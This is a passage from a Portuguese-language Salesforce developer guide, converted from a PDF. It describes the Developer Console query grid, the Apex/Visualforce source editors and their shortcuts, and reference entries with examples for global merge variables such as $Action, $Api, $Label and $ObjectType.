2. Insira o ID do relatório ou da exibição de lista no Editor de consulta e clique em **Query Plan** (Plano de consulta).
3. Inspeccione o plano de consulta referente ao relatório ou exibição de lista.

CONSULTE TAMBÉM:

- [Editor de consulta](#)
- [Executar uma consulta SOQL ou pesquisa SOSL](#)
- [Grade de Resultados da consulta](#)

Grade de Resultados da consulta

A grade Resultados da consulta exibe cada registro como uma linha. É possível criar, atualizar e excluir registros sem sair do Console do desenvolvedor. Em resultados de pesquisa SOSL com vários objetos, cada objeto é exibido em uma guia separada.

- Para abrir um registro nos resultados, clique na linha e em **Open Detail Page** (Abrir página de detalhes). Para editar o registro, clique em **Edit Page** (Editar página) para seguir diretamente para o registro no Salesforce.

- Para criar um registro, clique em **Insert Row** (Inserir linha). Insira as informações e clique em **Save Rows** (Salvar linhas).
 -  **Nota:** Para inserir uma linha, os resultados da consulta devem conter todos os campos obrigatórios do objeto. Os campos obrigatórios devem ser de texto simples ou numéricos. Se essas condições não forem atendidas, uma linha em branco será criada, mas não será possível salvá-la. Nesse caso, clique em **Create New** (Criar novo) para criar um registro no Salesforce.
- Para editar um registro na grade Resultados da consulta, clique duas vezes na linha. Faça as suas alterações e clique em **Save Rows** (Salvar linhas).
- Para excluir um registro, selecione a linha relacionada e clique em **Delete Row** (Excluir linha).

CONSULTE TAMBÉM:

[Editor de consulta](#)

[Executar uma consulta SOQL ou pesquisa SOSL](#)

[Recuperar planos de consulta](#)

Componentes do Lightning, Apex, Visualforce

Trabalhando com código

Esta seção contém informações sobre as ferramentas e técnicas que podem ser usadas ao fazer alterações na sua organização por meio de código.

- [Usando o editor para Visualforce](#)
- [Editor de código-fonte](#)
- [Inspetor de objeto](#)
- [Noções básicas sobre variáveis globais](#)
- [Valores válidos para a variável global `\$Action`](#)
- [Visão geral do código do Apex](#)
- [Visualforce](#)
- [O que são serviços de email?](#)
- [Visão geral dos rótulos personalizados](#)

Usando o editor para Visualforce ou Apex

Durante a edição no Visualforce ou no Apex, no rodapé do modo de desenvolvimento do Visualforce ou da Configuração, um editor está disponível com a seguinte funcionalidade:

Destaque da sintaxe

O editor aplica automaticamente o destaque da sintaxe para palavras-chave e todas as funções e operadores.

Pesquisar (🔍)

A pesquisa permite procurar texto dentro da página, classe ou acionador atual. Para usar a pesquisa, insira uma string na caixa de texto `Pesquisar` e clique em **Localizar próximo**.

- Para substituir uma string de pesquisa localizada por outra string, insira a nova string na caixa de texto `Substituir` e clique em **substituir** para substituir apenas essa ocorrência ou **Substituir tudo** para substituir todas as ocorrências da string de pesquisa na página, na classe ou no acionador.
- Para que a operação de pesquisa diferencie maiúsculas de minúsculas, selecione a opção **Diferenciar maiúsculas de minúsculas**.
- Para usar uma expressão regular como string de pesquisa, selecione a opção **Expressões regulares**. As expressões regulares seguem as regras de expressões regulares do JavaScript. Uma pesquisa que usa expressões regulares pode localizar strings que ultrapassem mais uma linha.

Se você usar a operação de substituição com uma string localizado por uma expressão regular, essa operação também poderá vincular variáveis de grupo de expressões regulares (`$1`, `$2` etc.) provenientes da string de pesquisa localizada. Por exemplo, para substituir uma marca `<h1>` por uma marca `<h2>` e manter todos os atributos intactos na marca `<h1>` original, procure `<h1 (\s+) (.*) >` e substitua por `<h2$1$2>`.

Ir para linha (➡)

Este botão permite destacar um número de linha especificado. Se a linha não estiver visível no momento, o editor rolará para essa linha.

Desfazer (↶) e Refazer (↷)

Use Desfazer para reverter uma ação de edição e Refazer para recriar uma ação de edição que foi desfeita.

Tamanho da fonte

Na lista suspensa, selecione um tamanho de fonte para controlar o tamanho dos caracteres exibidos no editor.

Posição de linha e coluna

A posição de linha e coluna do cursor é exibida na barra de status na parte inferior do editor. Essa opção pode ser usada com Ir para linha (➡) para navegar rapidamente pelo editor.

Contagem de linhas e caracteres

O número total de linhas e caracteres é exibido na barra de status na parte inferior do editor.

O editor suporta os seguintes atalhos de teclado:

Tab

Adiciona uma tabulação ao cursor

SHIFT+Tab

Remove uma tabulação

EDIÇÕES

Disponível em: Salesforce Classic

O Apex está disponível em: **Enterprise, Performance, Unlimited, Developer** e **Database.com** Editions

EDIÇÕES

Disponível em: Salesforce Classic

O Visualforce está disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para editar a marcação do Visualforce:

- "Personalizar aplicativo"

Para editar controladores personalizados do Visualforce ou do Apex

- "Apex do autor"

CTRL+f

Abre a caixa de diálogo de pesquisa ou procura a próxima ocorrência da pesquisa atual

CTRL+r

Abre a caixa de diálogo de pesquisa ou substitui a próxima ocorrência da pesquisa atual pela string de substituição especificada

CTRL+g

Abre a caixa de diálogo Ir para a linha

CTRL+s

Executa uma gravação rápida.

CTRL+z

Reverte a última ação de edição

CTRL+y

Recria a última ação de edição que foi desfeita

CONSULTE TAMBÉM:


[Visão geral do código do Apex](#)

[Visualforce](#)

Editor de código-fonte

O Console do desenvolvedor inclui um Editor de código-fonte com uma coleção de recursos para editar o código do Apex e Visualforce.

Todos os arquivos de código, incluindo classes e acionadores do Apex e páginas e componentes do Visualforce, são abertos no Editor de código-fonte no espaço de trabalho do Console do desenvolvedor.




A sintaxe se destacando no Editor de código-fonte ressalta comentários, números, strings, [palavras-chave reservadas](#), [tipos de dados primitivos](#), declarações de variáveis e referências. Para acessar a pesquisa de código, pressione CTRL+F.

Após implantar o teste, é possível visualizar a cobertura do código linha por linha no Editor de código-fonte. Consulte [Verificando a cobertura de código](#). O Editor de código-fonte também permite que você defina pontos de verificação para solucionar problemas sem atualizar seu código. Consulte [Configurando pontos de verificação no código do Apex](#).

Para alternar entre o Editor de código-fonte e um editor em tela inteira (se estiver disponível), pressione F11.

Configurando as preferências do Editor de código-fonte

É possível escolher o tamanho da fonte e o tema de exibição do Editor de código-fonte. Clique em **Help (Ajuda) > Preferences (Preferências)** para acessar o diálogo Preferências.



Selecione um Tema do editor para visualizá-lo.

A janela Preferências inclui opções de configuração adicionais com base nas permissões e na implementação. Essas opções incluem [ativar a conclusão do código](#) na página 18 e a [guia Registros para impedir o carregamento dos registros](#) na página 258.

Clique em **Save** (Salvar) para atualizar suas configurações e fechar a janela.

Navegando até declarações de método e variável

Você pode navegar diretamente para a declaração de um método ou variável, em vez de ter que rolar ou procurar por ela.

1. Passe o mouse sobre o nome de um método ou variável. Se o nome do método ou da variável estiver sublinhado, é possível navegar até sua declaração.
2. Clique no nome sublinhado de um método ou variável.
3. Pressione CTRL+ALT+N ou clique em **Go To** (Ir para) para mover o cursor para a declaração. Se a declaração está em outro arquivo, o arquivo abre em uma nova guia.

Usando a pesquisa e substituição

Use os atalhos de teclado a seguir para pesquisar e substituir o texto dentro da exibição atual.

Função	Atalho	Notas
Pesquisar	CTRL+F	Abre um formulário de pesquisa ativa.

Função	Atalho	Notas
Substituir	CTRL+SHIFT+F	Abre um diálogo que solicita o termo de pesquisa e, em seguida, o termo para substituição e permite confirmar ou rejeitar cada alteração.
Substituir tudo	CTRL+SHIFT+R	Abre um diálogo que solicita o termo de pesquisa e, em seguida, o termo para substituição e permite confirmar ou rejeitar a alteração universal.


Para pesquisar arquivos que não estão abertos na exibição atual, clique em **File (Arquivo) > Search in Files (Pesquisar em arquivos)** ou pressione CTRL+SHIFT+H.

Usando o preenchimento de código

O Editor de código-fonte fornece sugestões de preenchimento automático enquanto você está escrevendo o código.

Nas páginas e componentes do Visualforce, o preenchimento automático aparece automaticamente enquanto você digita.

Nos acionadores e nas classes do Apex, clique em CTRL+ESPAÇO para visualizar uma lista de preenchimento sugerido. As conclusões são fornecidas para os objetos e métodos do sistema do Apex, métodos e objetos definidos pelo usuário, e sObjects e campos. Para ativar o preenchimento automático do Apex quando você digitar um ponto, clique em **Help (Ajuda) > Preferences (Preferências)** e configure **Enable Apex Auto-complete** (Ativar preenchimento automático do Apex) como **verdadeiro**.



Continue digitando para filtrar as sugestões, pressione ENTER para selecionar o preenchimento superior ou use as teclas de seta ou o mouse para selecionar um preenchimento diferente.

Os preenchimentos são coletados a partir do objeto em que você está trabalhando. Se você não localizar o preenchimento que espera, salve o objeto aberto e atualize. O tipo de objeto é determinado pela tabela de símbolo do editor atual. Se não houver símbolos que correspondam, as tabelas de símbolo em cache (a última válida salva) também são verificadas. Se não houver objeto atual, a janela de preenchimento automático mostrará todas as classes do sistema e do usuário, bem como sObjects.

Validando alterações no código-fonte: Guia Problemas

As alterações que você faz em um Editor de código-fonte são compiladas e validadas em segundo plano. Enquanto você estiver editando o código, um indicador de erro será exibido nas linhas com erros, e a guia **Problems** (Problemas) no painel inferior mostrará os detalhes dos erros de compilação. Para recolher a guia **Problems** (Problemas), use o botão  no canto do painel.

Quando as exibições de fonte forem validadas, todas as fontes modificadas são validadas juntas, em vez de individualmente. Não são relatadas como erros as alterações que possam ser inconsistentes com o código no servidor, mas que sejam consistentes quando validadas como um grupo, como adicionar um método em um arquivo e chamar esse método em outro.

Alterando a versão da API

Use a lista **API Version** (Versão da API) na parte superior do Editor de código-fonte para alterar a versão da entidade atual. A lista inclui as cinco versões mais recentes da API e também a versão atual da entidade.

Salvando alterações

Quando você faz alterações no Editor de código-fonte, o nome da guia inclui um "*" para indicar alterações não salvas. As classes e acionadores do Apex são salvos com a versão da API atual da classe ou acionador.

Para salvar uma coleção de alterações com dependências, clique em **File (Arquivo) > Save All (Salvar tudo)** ou em CTRL+S+SHIFT. Todas as guias abertas com modificações são salvas em conjunto em uma solicitação.

Quando você salva exibições de fonte modificadas, elas são validadas em relação a todos os arquivos fonte salvos. Se os arquivos fonte tiverem alterações relacionadas, será impossível salvá-las individualmente. Se houver qualquer erro de compilação, não será possível salvar. Revise o painel **Problems** (Problemas), corrija quaisquer erros e clique em **Save** (Salvar) novamente.



Nota: Você não pode editar nem salvar classes do Apex em uma organização de produção.

Sincronizando com o código na nuvem

O Console do desenvolvedor rastreia alterações feitas à fonte por outros usuários enquanto você tem um arquivo aberto. Se você não tiver feito nenhuma alteração, sua visualização será atualizada automaticamente. Se você tiver feito modificações, não poderá salvá-las no servidor. Você verá um alerta de que outro usuário fez alterações, com a opção de atualizar a exibição de fonte para a última versão.



Cuidado: Se escolher atualizar para a última versão de um arquivo, suas alterações serão substituídas. Copie sua versão da exibição de fonte para preservá-la e, então, atualize para a última versão e integre suas modificações.

CONSULTE TAMBÉM:

[Visão geral da interface de usuário do console do desenvolvedor](#)

[Verificando a cobertura de código](#)

[Configurando pontos de verificação no código do Apex](#)

[Menu Arquivo](#)

Inspetor de objeto

O Inspetor de objeto fornece uma referência somente leitura dos campos do objeto padrão ou personalizado e seus tipos de dados. Para abrir o Inspetor de objeto, clique em **File (Arquivo) > Open (Abrir)** e selecione o objeto que deseja visualizar. Para pesquisar objetos que atendem a critérios específicos, use o [Editor de consulta](#).

Name	Apex Type
Id	Id
ParentId	Id
Type	String
CreatedById	Id
CreatedDate	Datetime
IsDeleted	Boolean
LastModifiedDate	Datetime
SystemModstamp	Datetime
CommentCount	Integer
LikeCount	Integer
Title	String
Body	String
LinkUrl	String
RelatedRecordId	Id
ContentData	Blob
ContentFileName	String
ContentDescription	String
ContentType	String

Nota: Você não pode modificar os objetos personalizados no Console do Desenvolvedor. Crie, edite ou exclua objetos personalizados em Configuração.

CONSULTE TAMBÉM:

[Usando o Console do desenvolvedor](#)

Noções básicas sobre variáveis globais

Componentes como botões e links personalizados; fórmulas em campos personalizados, regras de validação, fluxos e processos; e páginas do Visualforce permitem usar campos de mesclagem especiais para referenciar os dados na sua organização.

Nota: Somente usuário, organização e campos de mesclagem de API são suportados nas guias da Web.

Use as seguintes variáveis globais ao escolher um tipo campo de mesclagem para adicionar ao componente personalizado:

\$Action

Descrição: Um tipo de campo de mesclagem global a ser usado para fazer referência a ações padrão do Salesforce, como exibir a home page da guia Contas, criar novas contas, bem como editar e excluir contas. Use os campos de mesclagem de ações nas funções `LINKTO` e `URLFOR` para fazer referência à ação selecionada.

Use:

1. Selecione o tipo de dados: `$Action`.
2. Insira um campo de mesclagem no formato `$Action.object.action`, como `$Action.Account.New`.

EDIÇÕES

A disponibilidade de cada variável global depende dos requisitos de experiência e edição para o recurso relacionado.

PERMISSÕES DO USUÁRIO

Para criar, editar e excluir custom s-controls, fórmulas ou páginas do Visualforce:

- "Personalizar aplicativo"

Para editar fluxos e processos:

- "Gerenciar fluxo do Force.com"

Exemplo de s-control:	<p>O s-control a seguir faz referência à ação padrão usada para criar novas contas no campo de mesclagem <code>\$Action.Account.New</code>.</p> <pre><html> <body> {!LINKTO("Create a New Account", \$Action.Account.New, \$ObjectType.Account)} </body> </html></pre>
Exemplos do Visualforce:	<pre><apex:outputLink value="{!URLFOR(\$Action.Account.New)}">Create New Account</apex:outputLink></pre>
Dicas:	<p>Essa variável global só está disponível para botões e links personalizados, custom s-controls e páginas do Visualforce.</p>

Todos os objetos suportam ações básicas, como novo, clonar, visualizar, editar, listar e excluir. A variável global `$Action` também faz referência às ações disponíveis em muitos objetos padrão. Os valores disponíveis na sua organização podem ser diferentes, dependendo dos recursos que você ativar.

\$Api

Descrição:	<p>Um tipo de campo de mesclagem global para usar ao fazer referência a URLs da API.</p>
Use:	<ol style="list-style-type: none"> 1. Selecione o tipo de dados: <code>\$Api</code> 2. Selecione um campo de mesclagem, como: <ul style="list-style-type: none"> • <code>\$Api.Enterprise_Server_URL__xxx</code>: O ponto final SOAP do Enterprise WSDL, onde <code>xxx</code> representa a versão do API. Por exemplo: <code>\$Api.Enterprise_Server_URL_140</code> é o valor do campo de mesclagem para a versão 14.0 do API. • <code>\$Api.Partner_Server_URL__xxx</code>: O ponto final SOAP do Partner WSDL, em que <code>xxx</code> representa a versão da API. • <code>\$Api.Session_ID</code>: O ID da sessão.
Exemplo de s-control:	<p>O campo de fórmula personalizada abaixo chama um serviço para substituir um código SIC. Substitua <i>meuservidor</i> pelo nome do seu servidor.</p> <pre>HYPERLINK("https://www.myserver.com/mypage.jsp" & "?Username=" & \$User.Username & "&crmSessionId=" & GETSESSIONID() & "&crmServerUrl=" & \$Api.Partner_Server_URL_90 & "&crmObjectId=" & Id & "&crmFieldUpdate=sicCode", "Update SIC Code")</pre>
Exemplo de Visualforce e fluxo:	<p>Use a notação de ponto para voltar à ID da sessão.</p> <pre>{!\$Api.Session_ID}</pre>

Dicas: Esta variável global está disponível apenas para campos de fórmula, s-controls, botões e links personalizados, páginas do Visualforce e fórmulas de fluxo e de processo.

⚠ Importante: `$Api.Session_ID` retorna valores diferentes, dependendo do domínio da solicitação. Isso ocorre porque o ID da sessão varia durante uma sessão sempre que você cruza um limite de nome de host, como do `.salesforce.com` para o `.visual.force.com`. Normalmente, o Salesforce lida diretamente com a passagem de sessão entre domínios; porém, se você está passando o ID da sessão por conta própria, esteja ciente de que pode ser necessário acessar `$Api.Session_ID` novamente a partir do domínio à direita para assegurar um ID de sessão válido.

\$Component

Descrição: Um tipo de campo de mesclagem global a ser usado para fazer referência a um componente do Visualforce.

Use: Cada componente em uma página do Visualforce possui seu próprio atributo `Id`. Quando a página é renderizada, esse atributo é usado para gerar o ID DOM (Document Object Model, modelo de objeto do documento). Use o `$Component.Path.to.Id` no JavaScript para fazer referência a um componente específico em uma página, em que `Path.to.Id` é um especificador de hierarquia do componente sendo referenciado.

Exemplos do Visualforce:

```
function beforeTextSave() {
    document.getElementById('!$Component.msgpost').value =
    myEditor.getEditorHTML();
}
```

Dicas: Essa variável global só está disponível para páginas do Visualforce.

\$ComponentLabel

Descrição: Um campo de mesclagem global a ser usado para fazer referência ao rótulo de um componente `inputField` em uma página do Visualforce que esteja associada a uma mensagem.

Use: Retorna o rótulo de um componente `inputField` que esteja associado a uma mensagem.

Exemplos do Visualforce:

```
<apex:datalist var="mess" value="{!messages}">
  <apex:outputText value="{!mess.componentLabel}" style="color:red"/>
  <apex:outputText value="{!mess.detail}" style="color:black" />
</apex:datalist>
```

Dicas: Essa variável global só está disponível para páginas do Visualforce.

\$CurrentPage

Descrição: Tipo de campo de mesclagem global a ser usado para fazer referência à página atual do Visualforce ou a uma solicitação de página.

Use:	Use essa variável global em uma página do Visualforce para referenciar o nome da página atual (<code>!\$CurrentPage.Name</code>) ou o URL da página atual (<code>!\$CurrentPage.URL</code>). Use <code>!\$CurrentPage.parameters.<i>parameterName</i></code> para fazer referência a parâmetros e valores de solicitação de página, em que <code>parameterName</code> é o parâmetro de solicitação sendo referenciado.
Exemplos do Visualforce:	<pre><apex:page standardController="Account"> <apex:pageBlock title="Hello {!\$User.FirstName}!"> You belong to the {!account.name} account.
 You're also a nice person. </apex:pageBlock> <apex:detail subject="!{!account}" relatedList="false"/> <apex:relatedList list="OpenActivities" subject="!{!\$CurrentPage.parameters.relatedId}"/> </apex:page></pre>
Dicas:	Essa variável global só está disponível para páginas do Visualforce.

\$FieldSet

Descrição:	Dá acesso a um conjunto de campos definido na sua organização.
Use:	Use isso nas páginas do Visualforce para iterar dinamicamente em campos de um conjunto de campos. É necessário prefixar essa variável global para o objeto padrão ou personalizado que tem o conjunto de campos.
Exemplos do Visualforce:	<pre><apex:page standardController="Account"> <apex:repeat value="!{!\$Account.FieldSet.mySpecialFields}" var="field"> <apex:outputText value="!{!field}" /> </apex:repeat> </apex:page></pre>
Dicas:	Essa variável global só está disponível para páginas do Visualforce.

\$Label

Descrição:	Um tipo de campo de mesclagem global para ser usado ao referenciar um rótulo personalizado.
Use:	<ol style="list-style-type: none"> 1. Selecione o tipo de campo <code>\$Label</code>. 2. Selecione o rótulo personalizado que deseja referenciar. <p>O valor retornado depende da configuração de idioma do usuário contextual. O valor apresentado é um dos seguintes, em ordem de precedência:</p> <ol style="list-style-type: none"> 1. O texto da tradução local 2. O texto da tradução empacotada 3. O texto do rótulo mestre

<p>Exemplo de fluxo:</p>	<p>Crie uma fórmula de fluxo cuja expressão é a seguinte.</p> <pre>{!\$Label.customCurrency_label}</pre> <p>Em seguida, referencie a fórmula de fluxo como o rótulo de um campo de tela.</p>
<p>Exemplos do Visualforce:</p>	<pre><apex:page> <apex:pageMessage severity="info" strength="1" summary="{!\$Label.firstRun_helpText}" /> </apex:page></pre>
<p>Exemplo de componentes do Lightning</p>	<p>Rótulo em uma expressão de marcação usando o namespace padrão</p> <pre>{!\$Label.c.LabelName}</pre> <p>Rótulo em código JavaScript se sua organização tiver um namespace</p> <pre>\$A.get("\$Label.namespace.LabelName")</pre>
<p>Dicas:</p>	<p>Esta variável global está disponível apenas para componentes do Lightning, páginas do Visualforce, Apex, fórmulas de fluxo e fórmulas de processo.</p>

\$Label.Site

<p>Descrição:</p>	<p>Tipo de campo de mesclagem global a ser usado para fazer referência a um rótulo padrão de sites na página do Visualforce. Assim como todos os rótulos padrão, o texto será exibido com base no idioma e na localidade do usuário.</p>																				
<p>Use:</p>	<p>Use essa expressão em uma página do Visualforce para acessar um rótulo de sites padrão. Quando o servidor de aplicativo construir a página a ser apresentada ao navegador do usuário final, o valor apresentado dependerá do idioma e da localização do usuário.</p> <p>O Salesforce fornece os seguintes rótulos:</p> <table border="1" data-bbox="406 1323 1455 1896"> <thead> <tr> <th>Rótulo</th> <th>Mensagem</th> </tr> </thead> <tbody> <tr> <td>authorization_required</td> <td>Autorização obrigatória</td> </tr> <tr> <td>bandwidth_limit_exceeded</td> <td>Limite da largura de banda excedido</td> </tr> <tr> <td>change_password</td> <td>Trocar senha</td> </tr> <tr> <td>change_your_password</td> <td>Altere sua senha</td> </tr> <tr> <td>click_forget_password</td> <td>Se você tiver esquecido a senha, clique em Senha esquecida para redefini-la.</td> </tr> <tr> <td>community_nickname</td> <td>Apelido</td> </tr> <tr> <td>confirm_password</td> <td>Confirmar senha</td> </tr> <tr> <td>down_for_maintenance</td> <td><i>{0}</i> está interrompido para manutenção</td> </tr> <tr> <td>email</td> <td>Email</td> </tr> </tbody> </table>	Rótulo	Mensagem	authorization_required	Autorização obrigatória	bandwidth_limit_exceeded	Limite da largura de banda excedido	change_password	Trocar senha	change_your_password	Altere sua senha	click_forget_password	Se você tiver esquecido a senha, clique em Senha esquecida para redefini-la.	community_nickname	Apelido	confirm_password	Confirmar senha	down_for_maintenance	<i>{0}</i> está interrompido para manutenção	email	Email
Rótulo	Mensagem																				
authorization_required	Autorização obrigatória																				
bandwidth_limit_exceeded	Limite da largura de banda excedido																				
change_password	Trocar senha																				
change_your_password	Altere sua senha																				
click_forget_password	Se você tiver esquecido a senha, clique em Senha esquecida para redefini-la.																				
community_nickname	Apelido																				
confirm_password	Confirmar senha																				
down_for_maintenance	<i>{0}</i> está interrompido para manutenção																				
email	Email																				

Rótulo	Mensagem
email_us	envie um email para nós
enter_password	Você esqueceu sua senha? Digite seu nome de usuário abaixo.
error	Erro: {0}
error2	Erro
file_not_found	Arquivo não encontrado
forgot_password	Senha esquecida
forgot_password_confirmation	Confirmação de senha esquecida
forgot_your_password_q	Esqueceu sua senha?
get_in_touch	{1} se você precisar entrar em contato.
go_to_login_page	Ir para a página de login
img_path	/img/sites
in_maintenance	Parado para manutenção
limit_exceeded	Limite excedido
login	Login
login_button	Login
login_or_register_first	Você deve primeiro fazer login ou se registrar antes de acessar esta página.
logout	Logout
new_password	Nova senha
new_user_q	Novo usuário?
old_password	Senha antiga
page_not_found	Página não encontrada
page_not_found_detail	Página não encontrada: {0}
senha	Senha
passwords_dont_match	As senhas não correspondem.
powered_by	Possibilitado por
register	Inscrição
registration_confirmation	Confirmação da inscrição
site_login	Login no site
site_under_construction	Site em construção

Rótulo	Mensagem
sorry_for_inconvenience	Desculpe pela inconveniência.
sorry_for_inconvenience_backShortly	Desculpe pela inconveniência. Voltaremos em breve.
stay_tuned	Fique ligado.
submit	Enviar
temp_password_sent	Foi lhe enviado um email com sua senha temporária.
thank_you_for_registering	Obrigado por se registrar. Foi lhe enviado um email com sua senha temporária.
under_construction	<i>{0}</i> está sob construção
user_registration	Inscrição de novo usuário
username	Nome do usuário
verify_new_password	Verificar nova senha

Exemplos do Visualforce:

```
<apex:page>
  <apex:pageMessage severity="info"
    strength="1"
    summary="{!$Label.Site.temp_password_sent}"
  />
</apex:page>
```

Dicas:

Essa variável global só está disponível para páginas do Visualforce.

\$Network

Descrição:

Um tipo de campo de mesclagem global a ser usado para referenciar detalhes de comunidade em um modelo de email do Visualforce.

Use:

Use essa expressão em um modelo de email do Visualforce para acessar o nome e o URL de login da comunidade.

Exemplos do Visualforce:

```
<messaging:emailTemplate subject="Your
Password has been reset"
recipientType="User" >
<messaging:htmlEmailBody >
  <p>Hi,</p>
  <p>Your password for
  <b>{!$Network.Name}</b> community has been
  reset.</p>
  <p><a
  href='{!$Network.NetworkUrlForUserEmails}'>Reset
```

	<pre> Password</p> <p>Regards,</p> <p>Communities Admin</p> </messaging:htmlEmailBody> </messaging:emailTemplate> </pre>
Dicas:	Esta variável global funciona apenas em modelos de email do Visualforce para comunidades.

\$ObjectType

Descrição:	Tipo de campo de mesclagem global a ser usado para fazer referência a objetos padrão ou personalizados (como Contas, Casos ou Oportunidades) e aos valores dos seus campos. Use campos de mesclagem de tipo de objeto nas funções LINKTO, GETRECORDIDS e URLFOR para fazer referência a um tipo de dados específico ou na função VLOOKUP para fazer referência a um campo específico em um objeto relacionado.
Use:	<ol style="list-style-type: none"> 1. Selecione o tipo de dados: \$ObjectType. 2. Selecione um objeto para inserir um campo de mesclagem que represente esse objeto, como \$ObjectType.Case. <p>Se desejar, selecione um campo nesse objeto usando a seguinte sintaxe: \$ObjectType.Role_Limit__c.Fields.Limit__c.</p>
Exemplo de botão personalizado:	<p>O botão de lista personalizado a seguir faz referência ao objeto padrão de casos no campo de mesclagem \$ObjectType.Case.</p> <pre> {!REQUIRESSCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS(\$ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); } </pre>
Exemplo de regra de validação:	<p>Este exemplo confere se um CEP de cobrança é válido buscando os cinco primeiros caracteres do valor em um objeto personalizado chamado Zip_Code__c, que contém um registro para cada CEP válido nos EUA. Se o CEP não for encontrado no objeto Zip_Code__c ou se o estado de cobrança não corresponder ao State_Code__c correspondente no objeto Zip_Code__c, será exibido um erro.</p> <pre> AND(LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP(\$ObjectType.Zip_Code__c.Fields.State_Code__c, \$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5) <> BillingState) </pre>
Exemplos do Visualforce:	<p>O exemplo a seguir recupera o rótulo do campo Nome da Conta:</p> <pre> {!\$ObjectType.Account.Fields.Name.Label} </pre>

Dicas: Esta variável global está disponível nas páginas do Visualforce, botões e links personalizados, s-controls e regras de validação.

\$Organization

Descrição: Um tipo de campo de mesclagem global a ser usado para fazer referência a informações de perfil da empresa. Use os campos de mesclagem da organização para fazer referência à cidade, ao fax, ao ID ou a outros detalhes da organização.

Use:

1. Selecione o tipo de dados: \$Organization.
2. Selecione um campo de mesclagem, como \$Organization.Fax.

Exemplo de regra de validação: Use campos de mesclagem da organização para comparar qualquer atributo para a sua organização com aquele de suas contas. Por exemplo, você pode determinar se a sua organização tem o mesmo país de suas contas. A fórmula de validação abaixo faz referência ao campo de mesclagem do país da organização e exige um código de país para qualquer conta que seja estrangeira.

```
AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))
```

Exemplo de fluxo: Crie uma fórmula de fluxo (Texto) cuja expressão é { !\$Organization.City}. Em um elemento Decisão, verifique se a cidade de um contato corresponde à fórmula.

Exemplos do Visualforce: Use a notação de ponto para acessar as informações da sua organização. Por exemplo:

```
{ !$Organization.Street }
{ !$Organization.State }
```

Dicas: Os campos de mesclagem da organização obtêm seus valores de quaisquer valores armazenados no momento, como parte das informações de sua companhia no Salesforce.

Observe que { !\$Organization.UiSkin } é um valor de lista de opções e, portanto, deve ser usado com funções de lista de opções, como ISPICKVAL(), em campos personalizados, regras de validação, expressões do Visualforce e fórmulas de fluxo, de processo e de regra de fluxo de trabalho.

\$Page

Descrição: Um tipo de campo de mesclagem global a ser usado para fazer referência a uma página do Visualforce.

Use: Use essa expressão em uma página do Visualforce para ligá-la a outra página do Visualforce.

Exemplos do Visualforce:

```
<apex:page>
  <h1>Linked</h1>
  <apex:outputLink value="{ !$Page.otherPage } ">
    This is a link to another page.
  </apex:outputLink>
</apex:page>
```

Dicas: Essa variável global só está disponível para páginas do Visualforce.

\$Permission

